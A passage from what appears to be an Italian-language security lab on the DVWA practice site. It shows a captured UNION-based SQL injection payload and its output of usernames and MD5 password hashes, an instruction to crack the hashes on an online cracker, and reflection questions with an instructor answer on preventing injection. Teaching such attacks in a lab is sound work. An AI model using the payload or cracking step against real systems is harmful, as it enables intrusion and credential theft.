Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password
from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: gordonb<br />Surname:
e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: pablo<br />Surname:
0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: smithy<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (7,186 bytes) Show and save data as ASCII

Find: 1=1 Find Next

Help Filter Out This Stream Print Save as... Back Close

Utilizzando un sito Web come <https://crackstation.net/>, copia l'hash della password nel cracker dell'hash della password e inizia a decifrare.

## Considerazioni:

Qual è il rischio di avere piattaforme che utilizzano la lingua SQL?

I siti Web sono comunemente basati su database e utilizzano il linguaggio SQL.

La gravità di un attacco SQL injection dipende dall'aggressore.

Naviga in Internet ed esegui una ricerca su "prevenire gli attacchi SQL injection". Quali sono i 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi SQL injection?

Le risposte variano, ma dovrebbero includere: filtrare l'input dell'utente, distribuire un firewall per applicazioni Web, disabilitare funzionalità/funzionalità di database non necessarie, monitorare le istruzioni SQL, utilizzare parametri con stored procedure e utilizzare parametri con SQL dinamico.